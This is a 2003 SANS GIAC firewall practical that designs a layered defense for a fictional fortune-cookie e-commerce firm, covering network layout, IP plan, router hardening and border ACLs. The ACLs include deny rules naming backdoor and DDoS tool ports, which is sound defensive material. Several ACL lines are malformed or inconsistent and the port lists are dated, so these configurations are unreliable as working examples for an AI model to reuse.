

Global Information Assurance Certification Paper

Copyright SANS Institute
Author Retains Full Rights

This paper is taken from the GIAC directory of certified professionals. Reposting is not permited without express written permission.

Implementing a Secured Layered Defense for an E-Commerce Business

SANS Cyber Defense Initiative
Firewalls, VPN's and Perimeter Defense
Washington, DC 2001

© SANS Institute 2003, Author retains full rights.

SANS GCFW Practical ver 1.8
William L. Whiting
3/12/2003

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

SECTION I – SECURITY ARCHITECTURE 3

Abstract 3
Background and Requirements 3
IP addressing Table 8
Network Overview Diagram 9
Systems Architecture 10
DMZ Network 11
Extranet Network 13
Corporate Network 14
Cost Analysis and Justification 17

SECTION II – SECURITY POLICY 18

Border Router Security Policy 18
Firewall Security Policy 27
VPN Security Policy 34
Tutorial 41

SECTION III – Verify the Firewall Policy 45

Security Audit 45
Planning the Audit 47
Conducting the Audit 49
Evaluation and Recommendations 64

SECTION IV – Design Under Fire 67

Attack Against the Firewall 68
DDoS Attack 71
Attack Plan to Compromise an Internal System 73

REFERENCES 76

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Abstract

This paper is intended to fulfill the requirements for the GIAC GCFW v1.8 Practical. This paper will detail a configuration which will permit GIAC to implement a Defense in Depth security architecture for its E-commerce business. The components used to implement this architecture consist primarily of Cisco and Microsoft products.

SECTION I – SECURITY ARCHITECTURE

GIAC Enterprises– Background

GIAC Enterprises is an E-commerce company which specializes in the bulk online sale of fortunes for fortune cookies. Established in 1998, they survived the Dot com bust and now achieve annual gross revenue of $800,000 dollars per year. GIAC collects fortunes from around the globe and translates them into various languages. These fortunes are then published on their web site www.GIAC-enterprises.com. Customers may access the fortunes by paying an annual subscription fee.

All customer sales transactions are conducted via access to an online web based application.

The network infrastructure has been designed to permit GIAC Enterprises to conduct secure business transactions while employing a layered defense in depth strategy, these include:

- Secure access to GIAC's e-commerce systems for our customers while ensuring their privacy.
- Maintaining the security and stability of GIAC's networked systems.
- Provide secure remote access capabilities to Giac's employees and partners.

The following resources must be protected from unauthorized access and modification:

- Internal corporate network resources and the integrity of GIAC's data
- Privacy of our customers financial records and data.

It is GIAC's best interest to protect against:

- Any external user who attempts to gain unauthorized access to the systems.
- Malicious attempts at system compromise and sabotage.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Business Operations Overview

GIAC provides it's customers access to an online web based application located on it's DMZ network segment. Fortunes are collected from around the globe and translated into many different languages. Customers pay an annual subscription fee and are granted access to the published fortunes.

Access to the GIAC corporate webserver is available for public and customer web browsing by accessing the weblink www.giac-enterprises.com. Customers can browse the corporate website, to learn about GIACs business or to gain access. They may gain access via a secure SSL login, to the customer database. After successfully authenticating, they may browse the fortunes catalog.

Suppliers may also login to a secure area of the web site and upload any new fortunes. The collections databases tracks all supplier uploads based on userid and calculates this information for payment to the freelance suppliers.

The bulk of new fortunes come from GIAC partners. Partners have access via a VPN connection to the translation database server located on the extranet segment. They have read and write access to the translations database.

The operations database server, located on the internal network, is the central database server. It houses the various databases that GIAC's employees use on a daily basis. It is also responsible for collecting data from the translation and web servers and back end databases for processing.

Employees are assigned various levels of access to the corporate resources depending on their job duties.

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Access Requirements and Restrictions

Customers

GIAC's customers require secure reliable web access and authentication to GIAC's e-commerce systems.

Requirements

- Secure web access to the databases via web browser using SSL. Authentication will be performed by the web servers, however all customer account information is stored on the database servers. There is no customer data located on either web server
- Existing customers must be able to access and update their account information.
- Ability to ensure secure financial transactions.
- New customers must be able to create new accounts.
- Controls must be in place to ensure customer privacy.
- Minimal system downtime.
- Complete transaction monitoring.

Restrictions

- Customers are restricted to accessing only their own account information. They may not have access to other customer account data.
- Customer's may only access the front end web servers. They may not have direct access to the back end databases.
- IP traffic to the front end web servers is limited to HTTP and HTTPS (tcp/80 and tcp 443 respectively). All other port connection attempts will be dropped.

Suppliers

GIAC employs twenty freelance collectors to travel throughout their respective regions seeking new fortunes. Through the course of their travels and many personal interviews they collect their fortunes from people they meet every day.

Requirements

- Access to front end web servers via the link www.giac-enterprises.com.
- Authentication and access to the fortune collection database servers which is performed by the e-commerce web servers.
- Their contributions are tracked for future payment.

Restrictions

- Suppliers are restricted to accessing their account information only.
- General suppliers are permitted access to the web front end servers only.
- They do not have access to resources on any other network segments.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

- IP traffic to the front end web servers is limited to, HTTP and HTTPS (tcp/80 and tcp/443 respectively). This will permit web access and SSL connections only.
- All other port connection attempts will be dropped.

Partners

GIAC Enterprises only current business partner is Quigon, Inc. They are a much smaller fortune reseller located in Tokyo, Japan. In return for a steep discount on accessing GIAC's massive amount of fortunes, Quigon, Inc has agreed to collect and translate fortunes from the Far East from places such as China, Japan, and South Korea.

Quigon connects via a peer to peer VPN tunnel between their organization and the GIAC external firewall. All peer to peer VPN connections are terminated at the firewall and all access is restricted to the extranet segment. Quigon employee's may then login to the translation database servers in order to perform their respective duties.

Requirements

- Access to the extranet network segment located off of the external firewall.
- Authentication via VPN tunnel and database username / password
- Authentication and access to the translation database servers.
- Write access to several tables in the database.
- Additional access to front end web servers via web link, www.giac-enterprises.com on the DMZ segment.

Restrictions

- They are permitted access to the DMZ network and Extranet segments only. They may not access the internal corporate network.
- IP traffic to the extranet servers is limited to HTTP and HTTPS (tcp 80 and tcp 443 respectively). All other port connection attempts will be dropped.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

GIAC Employee's

There are a total of twenty five people employed by GIAC Enterprises. Departments include fortune collectors, IT, management, operations, sales, general staff, and translators. The majority of the employees have the option to telecommute.

Several executive and administration employee's connect remotely on a daily basis. Employees connect using their dialup or broadband connection and the Cisco 3.51 VPN client on their machines. Company policy dictates that they must have a personal firewall application installed on their remote PC or laptop.

All VPN connections are terminated at the external Pix firewall. Employees are permitted access to the internal corporate resources, depending on their individual login account. Username authentication is performed by the internal Windows 2000 Active Directory domain controller.

Requirements

- Secure network authentication when either working at the office or connecting from home.
- Access to required internal corporate network services such as email, file/print sharing, database access and internet connectivity.

Restrictions

- Employees may only run software which has been approved by the GIAC IT department. Employees do not have the ability to install software on their local workstation. All software installation and updates are performed by the IT department.
- Outbound access will be limited to the application and services which are defined in the security policy. This is referred to as Egress Filtering.

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.


GIAC IP address assignments

Device	Internal IP	External IP	Comment
Border Router	7.1.40.182	7.1.41.7	
External Firewall		7.1.40.177	
- dmz interface	10.10.1.10		
-Mail Relay	10.10.1.20	7.1.40.178	
-External DNS	10.10.1.21	7.1.40.179	
-Web server 1	10.10.1.22	7.1.40.180	
-Web server 2	10.10.1.23	7.1.40.181	
- extranet interface	192.168.21.10		
-TransDB1	192.168.21.21	7.1.40.177	Bound to external firewall IP
- internal interface	192.168.20.10		
Internal Firewall	192.168.23.11	192.168.20.11	
Internal DB server	192.168.23.26	N/A	
Internal DC	192.168.23.21	N/A	
Internal Mail	192.168.23.22	N/A	
Internal file / print	192.168.23.7	N/A	
Internal file / print	192.168.23.25	N/A	
SqlBE1	192.168.23.100	N/A	
SqlBE2	192.168.23.101	N/A	
Ids_ext	192.168.23.11	N/A	
Ids_int	192.168.23.12	N/A	
Ids_dmz	192.168.23.13	N/A	
Ids_central mgmt	192.168.23.14	N/A	
Syslog collection	192.168.23.15	N/A	
Administrator workstation	192.168.23.199	N/A	
Corp workstations	192.168.24.2-254	N/A	

* Public IP addresses for this practical are represented as beginning with the number '7'. For example, 7.1.40.182 would be classified as not in use by www.iana.org. This is used throughout this paper to designate a public IP address.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

GIAC Network Infrastructure Overview



© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

The components included in this architecture represent Defense in Depth, which is achived by implementing a layered approach to security. Each device performs its own security functions in conjunction with each other device. However, when the devices are taken as a whole, they represent a layered security design.

Border Router – Cisco 3621XM IOS Ver 12.2(2)

A Cisco 3621XM router, IOS 12.2, serves as the border router for GIAC Enterprises. It will serve as a packet filter between the Internet and the external Cisco Pix firewall. By placing a router at the edge of the network perimeter, all incoming and outgoing traffic will be examined according to their source and destination addresses as well as port, prior to being passed on. This is referred to as Ingress and Egress filtering, respectively

There is a lot of network traffic on the Internet which we do not want to reach the firewall. Access control lists will filter all inbound traffic according to both the source and destination IP address. Each packet received from the Internet is examined for possible address spoofing, source and destination port, and hostile source address's. A packet which matches any of the rules will be dropped. This will help to ensure that only legitimate traffic is passed on and processed by the firewall.

Packet filtering is only one portion of the overall security policy, however, implementing this effectively complements the other security components in place.

External Firewall – Cisco Pix 525 Appliance Firewall ver 6.2(2)

The Cisco Pix 525 is an appliance firewall. The 525 is equipped with a 350mhz processor and 64mb ram and is in the mid range for the Cisco line of firewalls. The external firewall will connect the three internal networks to the border router and will serve as the core security component of the infrastructure. By placing the firewall near the edge of the physical network perimeter, all network traffic entering or leaving the network will be inspected.

The Cisco Pix is a statefull packet filter firewall. It maintains a dynamic record of each active session connection through the firewall. The session table contains the source and desination addresses for each connection associated with a session. Traffic is permitted through the firewall only if the rulesets permit or an appropriate connection exists. The Cisco Adaptive Security Algorithm is responsible for the implementation.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Currently, there are four 10/100 ethernet interfaces installed to support the connections between the border router (eth0), DMZ (eth1), Extranet (eth2), and the internal firewall (eth3). The Pix supports a maximum of eight ethernet interfaces, so there is plenty of room to upgrade the number of attached networks in the future.

The Pix firewall provides VPN connectivity between GIAC and it's partners, as well as providing remote access to the GIAC employees who work outside of the office. It has been configured to support both peer to peer and client remote access VPN connections. A VPN accelerator card (VAC) has been installed to offload the VPN processing and encryption from the main firewall processor.

DMZ Network – Connected to the Eth1 interface on the external Pix firewall.

The DMZ segment hosts the publicly accessible servers. These include the public web servers, external mail relay, and external DNS servers. These servers are configured with both an internal network address and a public address. By placing these servers on the DMZ segment, we will permit limited outside access to these servers while protecting our inside network.

Access to these servers are strictly limited to the ports listed below. Any attempts at connecting to a port not defined will be dropped by the firewall

Mail Relay – MS Exchange 2000 server SP3
Configured to relay email between the internal mail server and external mail hosts. This will prevent the internal email server from being directly exposed to the internet. Norton Antivirus for Exchange has been installed to inspect all email for virus's

GIAC employees have the ability to check their email using Outlook Web Access. http://owa.GIAC-enterpises.com

External IP address: 7.1.40.178 Internal IP address: 10.10.1.20
Permitted ports: tcp/25 (smtp), tcp/443 (https)

ExtDNS – External DNS server. MS Windows 2000 Active Directory Server SP3
Hosts the GIAC-enterprises external DNS information

External IP address: 7.1.40.179 Internal IP address: 10.10.1.21
Permitted ports: udp/53 (domain)

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

GIACWeb01 - WWW server. MS Windows 2000 SP3
This server is the e-commerce web server. It hosts the publicly accessible web page as well as providing secure customer logon. It is has a second interface which connects to the back end database's.

External IP address: 7.1.40.180 Internal IP address: 10.10.1.22
Permitted ports: tcp/80 (web), tcp/443 (https)

GIACWeb02 – WWW server. MS Windows 2000 SP3
Configured as a failover server for GIACWeb01 in the event of system problems. GIACWeb02 is identical to GIACWeb01.

External IP address: 7.1.40.181 Internal IP address: 10.10.1.23
Permitted ports: tcp/80 (http), tcp/443 (https)

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

There are two backend database servers which directly connect to the web servers. They contain the customer and connections database which powers our website. Access is limited to internal operations and the procedure calls from the web servers. All system calls from the web servers are conducted using specific SQL accounts, which do not have SA privilege.

SqlBE01 – MS SQL 2000 Server SP3
Host the CustDB, CollDB database.

External IP address: N/A Internal IP address: 192.168.23.100

SqlBE02 – MS SQL 2000 Server SP3
The servers CustDB1 and CustDB2 host the customer access database. This database

External IP address: N/A Internal IP address: 192.168.23.101

Extranet – Connected to the Eth2 interface of the external PIX firewall

GIAC's partners connect via a VPN session to the extranet segment of the firewall. Outside access to this segment is limited to authenticated VPN connections. Partners are restricted access to this segment of the network.

TransDB1 – MS SQL 2000 Server SP3

This server hosts the translations database and provides partner username and password authentication is provided by MS SQL 2000 Server.

External IP address: 7.1.40.177 Internal IP address: 192.168.21.21

Internal Firewall – Connects to the eth3 interface of the external firewall

Sonicwall Pro 200 appliance firewall

The internal firewall serves to monitor all traffic between the internal network and the external Pix firewall. It will provide content filtering, email attachment filtering, and DDoS protection. By deploying a different firewall internally, we help to lower the risk of a successful attack against the internal systems, should the external Pix firewall becomes compromised.

The Sonicwall Pro 200 is capable of throughput of 190mbps with 30,000 concurrent connections.

External IP address: 192.168.20.11 Internal IP address: 192.168.23.11

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Internal Corporate Network

GIAC operates in a MS Windows 2000 Active Directory environment. All servers have been hardened according the MS Windows 2000 Server Baseline Security Checklists.
http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/tools/chklist/w2ksvrcl.asp.

The internal network is comprised of two subnets. All servers and administration workstations are on the 192.168.23.0 subnet while the corporate workstations on 192.168.24.0.

GIACDC – MS Windows 2000 Server – Active Directory SP3

GIAC corporate domain controller provides internal adminstration, account authentication, and DNS. MS IAS is configured to support the VPN radius authentication.

Internal address: 192.168.23.21

GIACMSX1 – Internal email server – MS Exchange 2000 SP3
Performs all corporate email functions. It is configured to relay inbound and outbound mail traffic through the DMZ.

Internal address: 192.168.23.22

GIACFS01 / GIACFS02 - File/Print servers - MS Windows 2000 Server SP3
Supports all file and printer sharing within the organization.

Internal address: 192.168.23.24
192.168.23.25

OPSDB1 – MS SQL 2000 – SP3
This is the main production database server for Giac. It is primarily accessed by employee's who are responsible for the day to day compiling, editing, and reporting of fortunes.

Internal address: 192.168.23.26

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Network Intrusion Detection, Logging and Anti Virus

There are four IDS boxes deployed throughout the organization. Each IDS runs Red Hat Linux version 7.3, with Snort 1.8. These will serve to analyze traffic on each segment of the network and send all of their logging information to the central management station. Each system has one NIC with no assigned IP address and another which is connected to the logging network. The interface without an IP address will silently sniff traffic while the other passing it on the management station

Administrator workstation

The network administrator's workstation is configured to serve as the central point of administration.

The Kiwi Syslog daemon is installed to collect syslog data from the border router and the external firewall.

Norton Antivirus Corporate Edition 8.0 is installed on every user workstation and is centrally managed from the network administrators PC. All updates are centrally distributed and active system monitoring is performed. Users do not have the ability to disable or uninstall the antivirus software.

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Disaster Recovery

Symantec Ghost is run on each DMZ server in order to create an image file of the state of the operating system. This file is then burned to CD and stored. This allows the server to be quickly restored to a known state in the event of system corruption.

Tape backups are performed on each system on a daily and monthly basis using Veritas BackupExec v9.0. Weekly tapes are kept for a period of one year before they are overwritten. A complete backup of each device is performed during the last weekend of every month, this tape backup is permanently archived offsite.

Every months end tape is archived and stored offsite in a safe deposit box at a nearby bank. Policy specifies that tape restores be performed periodically in order to test the backup system.

Physical Security

All of the core network infrastructure devices and servers are located in a securely locked, and temperature controlled server room. Only the president and selected members of the IT department are authorized to possess this key. There is an additional key stored in the safe deposit box at a local bank.

The following items are kept in a secured cabinet.

- Backup copies of the server registries.
- Copies of the startup-config of the border router.
- Copies of the startup-config of each firewall.
- Copies of the CD's containing the .gho files for each server and workstation.
- CD's containing the source files for all software deployed in the organization and the necessary licensing.
- Updated copy of all network documentation and configurations, including a history of system changes and software patchs.

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Cost Analysis and Justification

The components below reflect the security architecture of the organization. Costs associated with the physical infrastructure and normal software licensing are not included.

Device	Cisco part#	Cost
Cisco 2621XM router	C2621XM-2FE/VPN/K9	$2,500.00
Pix 525 Firewall – restricted license	PIX-525-SW-R	$9,100.00
168bit 3Des encryption	PIX-VPN-3DES	$400.00
VPN accelerator card	PIX-VPN-ACCEL	$3,700.00
Sonicwall Pro 200 Firewall		$1,600.00
4 Dell Dimension 4550 PC's for Intrusion Detection		$2,100.00
-Red Hat Linux 7.3		Free
-Snort 1.8		Free
Total HW /SW Security Cost		$19,400

Projected yearly revenue is $800,000. Assuming the IT department has a budget of roughly 10% of the annual revenue. Hardware security components and licensing would comprise 25% of the IT budget for one year. These costs are in line with a mid size business.

Costs associated with securing a network must be viewed as an investment. Costs associated with a system compromise can go well beyond just occasional downtime. Additional legal costs, time spent dealing with law enforcement, and effect on our reputation must also be considered.

No network will ever be 100% secure and connected to the internet at the same time. If properly configured and managed, the tools above will form an effective defense and help to minimize external threats.

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

SECTION II – SECURITY POLICY

This section will detail the policy and configuration of each security device on the network perimeter. This will include the Cisco 2621XM router and Cisco Pix 525 firewall.

Border Router Security Policy

Cisco 2621XM Router, IOS 12.(2)

The border router is responsible for inspecting and filtering all traffic which is attempting to enter or leave the GIAC Enterprises network. This is known as ingress and egress filtering, respectively. This policy is defined and enforced using Cisco's access control lists. This device is our first layer of defense and will filter out any traffic which has already been designated undesirable.

Since GIAC Enterprises only has one router, all configuration changes and updates are performed with a laptop via a console connection. Telnet and TFTP are disabled on both the internal and external interfaces of the router. This will ensure that any configuration changes are implemented manually via a direct console connection to the router. Anyone attempting to make changes must have physical access to the server room as well as any necessary enable passwords.

The perimeter router's configuration is defined using the following template. All configuration changes are performed while logged into Enable mode on the router. The running configuration is included in appendix 2.1.

The chart below lists the addresses and subnets assigned to each interface.

Interface	IP address	Connection
Serial0/0	7.1.41.7	Internet
Ethernet0/1	7.1.40.182	External firewall

We wish to disable any services on the router which are not being used or which present a security risk. Below is a chart listing the services which are disabled on the border router.

IOS command	Description	Comment
no ip source route	Disable loose source routing. This will prevent a packet from being able to specify it's own routes to a destination.	Generally used for diagnostic testing. This is not in use
no ip direct-broadcast	Block all IP directed broadcasts.	Assign to each

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

	Directed broadcasts are commonly used to perform DoS attacks.	of the routers interfaces.
ip tcp intercept	Help prevent denial of service attacks by ensuring a complete TCP handshake is completed before allowing the connection to be established.	
no service tcp-small-servers no service udp-small-servers	Disable echo, discard, chargen, and daytime services. These are commonly referred to as simple TCP/IP services. Since there are many vulnerabilities associated with them and they are not being used, they will be disabled.	In IOS ver 11.3 and above, these are disabled by default.
no service finger	Disable Finger. Finger gives the ability to tell who is logged into the router and from where.	Not it use by GIAC
no cdp run	Disable CDP. Cisco Discovery protocol is used to announce/export configuration information of a Cisco device to other Cisco devices	Not it use by GIAC
no snmp	Disable SNMP. The number of security vulnerabilities outweigh the benefit of this service. Therefore, it will be disabled and management will be done via a console connection.	Not it use by GIAC
no tftp no telnet	Disable TFTP and Telnet. We will be performing all administration and management of the router while plugged into the console. Remote administration and configuration updates will not be supported.	Not it use by GIAC
no proxy arp	Prevent internal addresss from being revealed. This is applied to each of the routers interfaces.	
ip verify unicast rpf	Enable RPF for CEF. Cisco Express Forwarding will use the source address of a packet in order to determine if the interface is a valid route. If it is not then the packet will be dropped.	
no ipx no appletalk	Disable all unused network communication protocols. TCP/IP	

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

	will be the only supported network protocol.	
enable logging 192.168.23.7	Enable logging and send all log files to our central logging server. We will log as much traffic as possible.	
Banner login / WARNING: Unauthorized access to this device is strictly prohibited. Violators will be prosecuted to the fullest extent of the law.	For legal reasons, we will add a warning banner for any user who attempts to log into the router.	
no ip redirects	Disable sending of redirect messages	Assign to each of the routers interfaces.

Border Router Access Control Lists

Now that these basic security steps are completed, the access control lists can be defined and configured for the border router. ACL's define the type of traffic which the router may drop or pass. ACL's are applied to each interface and will govern the flow of traffic in a particular direction. Access list 101 will define our inbound rules while access list 102 will define our outbound rules.

There are several types of access lists which can be used. Extended access lists will be used in our policy since they will inspect both the source as well as the destination address of every packet. This gives us more flexibility over standard access lists, which do not inspect the source address of a packet.

Both ingress and egress filtering will be implemented in the routers security policy. Ingress filtering is the process of inspecting all traffic which is entering the organization, while Egress filtering refers to examining all outbound traffic from the organization. Egress filtering may have a slight impact on the performance of the device but it adds an additional layer of control to outgoing network traffic.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Access-list 101 This ruleset will be applied to all incoming traffic originating from the Internet. Rulesets are processed in the order that they are entered.

Each packet is reviewed beginning at the top of the ACL list. If a match is found then the packet will be dropped. The order of rulesets will have an impact on the efficiency of the router. We will begin by denying all traffic which has the highest potential threat level followed by traffic which has been deemed unnecessary or poses a risk.

Deny traffic from designated blackholed networks which have previously demonstrated hostile behavior.

```
access-list 101 deny ip 61.140.0.0 0.0.255.255 any log
access-list 101 deny ip 61.144.0.0 0.0.255.255 any log
access-list 101 deny ip 202.102.0.0 0.0.255.255 any log
```

Block ports associated with Serbian badman/backdoor.subseven21.

```
access-list 101 deny tcp any any eq 6669
access-list 101 deny tcp any any eq 2222
access-list 101 deny tcp any any eq 7000
```

Block ports associated with common DDoS and Subseven ports.

```
access-list 101 deny tcp any any eq 16959
access-list 101 deny tcp any any eq 27374
access-list 101 deny tcp any any eq 6711
access-list 101 deny tcp any any eq 6712
access-list 101 deny tcp any any eq 6776
```

Block ports associated with DDoS attacks – stacheldrant.

```
access-list 101 deny tcp any any eq 16660
access-list 101 deny tcp any any eq 65000
```

Block ports associated with DDOS attacks – Trinoo.

```
access-list 101 deny tcp any any eq 27665
access-list 101 deny tcp any any eq 31335
access-list 101 deny tcp any any eq 27444
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

We will specifically allow certain types of ICMP traffic into the network. These are all replies to internal requests. Since these are permitted, we will list them near the top.

```
access-list 101 permit  icmp any any echo-reply log
access-list 101 permit  icmp any any time-exceeded
access-list 101 permit  icmp any any host-unreachable
access-list 101 permit  icmp any any port-unreachable
access-list 101 deny icmp any any log
```

Inbound internet netbios traffic is not only excessive in volume, it is also completely unnecessary. It's also low in importance. Inbound netbios traffic will be dropped but not logged

```
access-list 101 deny tcp any any range 135 139
access-list 101 deny udp any any range 135 139
access-list 101 deny tcp any any eq 445
access-list 101 deny udp any any eq 445
```

Block all inbound packets which have a source address that has been marked as private by www.iana.org.

```
access-list 101 deny ip 10.0.0.0 0.255.255.255 any
access-list 101 deny ip 192.168.0.0 0.0.255.255 any
access-list 101 deny ip 172.16.0.0 0.15.255.255 any
```

Block all traffic destined for the loopback, multicast, and broadcast address of a subnet.

```
access-list 101 deny ip host 0.0.0.0 any
access-list 101 deny ip 127.0.0.0 0.255.255.255 any
access-list 101 deny ip 27.0.0.0 0.255.255.255 any
access-list 101 deny ip 0.0.0.255 0.255.255.255 any
```

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Block all ip address's marked not in use by iana.org. This will prevent spoofed addresses from entering the network. For space considerations, unused addresses from 50.0.0.0 through 219.0.0.0 will not be displayed.

```
access-list 101 deny ip 1.0.0.0 0.255.255.255 any log
access-list 101 deny ip 2.0.0.0 0.255.255.255 any log
access-list 101 deny ip 5.0.0.0 0.255.255.255 any log
access-list 101 deny ip 7.0.0.0 0.255.255.255 any log
access-list 101 deny ip 23.0.0.0 0.255.255.255 any log
access-list 101 deny ip 27.0.0 0.255.255.255 any log
                        ……..
access-list 101 deny ip 219.0.0.0 0.255.255.255 any log
```

Sometimes it may be necessary to block all traffic originating from select domains in other countries. For examples, select addresses located in China

```
access-list 101 deny ip 202.0.0.0 0.255.255.255 any log
access-list 101 deny ip 203.184.0.0 0.0.255.255 any log
```

Block other various protocols whose services are not needed or are associated with security vulnerabilities.

```
access-list 101 deny udp any any eq 69 log
access-list 101 deny tcp any any 87 log
access-list 101 deny tcp any any 37 log
access-list 101 deny udp any any eq 37 log
access-list 101 deny ip any any eq 111 log
access-list 101 deny tcp any any eq 119 log
access-list 101 deny tcp any any eq 123 log
access-list 101 deny tcp any any range 512 515 log
access-list 101 deny ip any any eq 540 log
access-list 101 deny ip any any eq 161 log
access-list 101 deny ip any any eq 162 log
access-list 101 deny tcp any any eq 143 log
access-list 101 deny tcp any any eq 389 log
access-list 101 deny tcp any any 4045 log
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Block ports associated with distributed file trading, for example Kazaa, Gnutella and Bearshare.

```
access-list 101 deny tcp any any eq  1214
access-list 101 deny tcp any any eq  6346
access-list 101 deny tcp any any eq  6347
```

Block all traffic destined directly for the external interface of the firewall.

```
access-list 101 deny ip any host 7.1.40.177 log
```

Finally, any traffic which has made it to this point will be passed through to the primary firewall.

```
access-list 101 permit ip any any
```

Access List 102 – These rules will applied to all traffic traveling from the external firewall to the border router.

Only pass traffic which has a source address of our firewall.

```
access-list 102 permit 7.1.40.0 0.0.0.255 log
```

Deny any other traffic attempting to leave the network. This will prevent internal hosts from possibly sending spoofed network traffic.

```
access-list 102 deny ip any any log
```

After the access lists are defined they must be applied to an interface on the router before they will take effect. This will apply the rules defined above for the direction of travel. IOS syntax reflects traffic which is entering the device.

```
access-group 101 in interface outside
access-group 102 in interface inside
```

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
version 12.2
service timestamps debug uptime
service timestamps log uptime
